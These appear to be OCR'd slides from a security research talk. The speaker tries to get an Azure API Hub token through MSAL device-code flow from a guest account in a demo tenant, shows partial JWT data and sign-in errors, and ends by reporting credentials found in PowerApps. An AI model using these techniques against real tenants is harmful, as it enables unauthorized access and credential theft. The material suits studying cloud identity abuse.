IsImFpbyI6IkFVUUF1LzhUQUFBQTZtWks1WUpoS
ExWZVRzZGkvM1N3TDVhajIzUlRQZWNERWJjYWxO
ZEh1Zy9HTlZNUEtDZXdOajRmeUhtY0E2UyszNis
1NUJtMFFNUlVlOGphRStyQkRnPT0iLCJhbHRzZW
NpZCI6IjU6OjEwMDMyMDAyQzFGODM0ODEiLCJhb
XIiOlsicHdkIl0sImFwcGlkIjoiM2U2MmY4MWUt

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "-KI3Q9nNR7bRofxmeZoXqbHZGew",
  "kid": "-KI3Q9nNR7bRofxmeZoXqbHZGew"
}
```

PAYLOAD: DATA


```
{
  "aud": "https://apihub.azure.com",
  "iss": "https://sts.windows.net/fc993b0f-345b-4d01-
9f67-9ac4a140dd43/",
  "iat": 1689828120,
  "nbf": 1689828120,
  "exp": 1689832952,
  "acr": "1",
  "aio":
```

A scope away from victory

Can we generate a token to API Hub?

A scope away from victory


Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)



```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)




```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)

Using a built-in public client app?



Microsoft

Pick an account


You're signing in to **Signup Client** on another device located in **Israel**. If it's not you, close this page.

Hi
hi@pwntoso.onmicrosoft.com
Signed in

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)

Using a built-in public client app? No.



Microsoft


Pick an account

You're signing in to **Signup Client** on another device located in **Israel**. If it's not you, close this page.

Hi
hi@pwntoso.onmicrosoft.com
Signed in

Use another account

Back



Microsoft

Sign in

Sorry, but we’re having trouble signing you in.


AADSTS65002: Consent between first party application '2caeb7e8-ee9a-4f10-998f-2e7a329b6c49' and first party resource 'fe053c5f-3692-4f14-aef2-ee34fc081cae' must be configured via preauthorization - applications owned and operated by Microsoft must get approval from the API owner before requesting tokens for that API.

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? No.

Using our own app?



Microsoft

Pick an account

You're signing in to **Zenity** on another device located in **Israel**. If it's not you, close this page.


Hi
hi@pwntoso.onmicrosoft.com
Signed in

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? No.

Using our own app? No.




Microsoft

Pick an account

You're signing in to **Zenity** on another device located in **Israel**. If it's not you, close this page.

Hi
hi@pwntoso.onmicrosoft.com
Signed in



Microsoft

Sign in

Sorry, but we're having trouble signing you in.


AADSTS650057: Invalid resource. The client has requested access to a resource which is not listed in the requested permissions in the client's application registration. Client app ID: c1c00034-cbff-4ef7-bc6e-372fbfdbc370(Zenity). Resource value from request: https://apihub.azure.com. Resource app ID: fe053c5f-3692-4f14-aef2-ee34fc081cae. List of valid resources from app registration: 00000009-0000-0000-c000-000000000000, c5393580-f805-4401-95e8-94b7a6ef2fc2, 00000003-0000-0000-c000-000000000000.

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)


Using a built-in public client app? No.

Using our own app? No.



Where are we again?

Got guest access.




This is unavailable due to your account permissions and company's settings

There are no apps to show

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.



Connections in Zenity Demo (default)

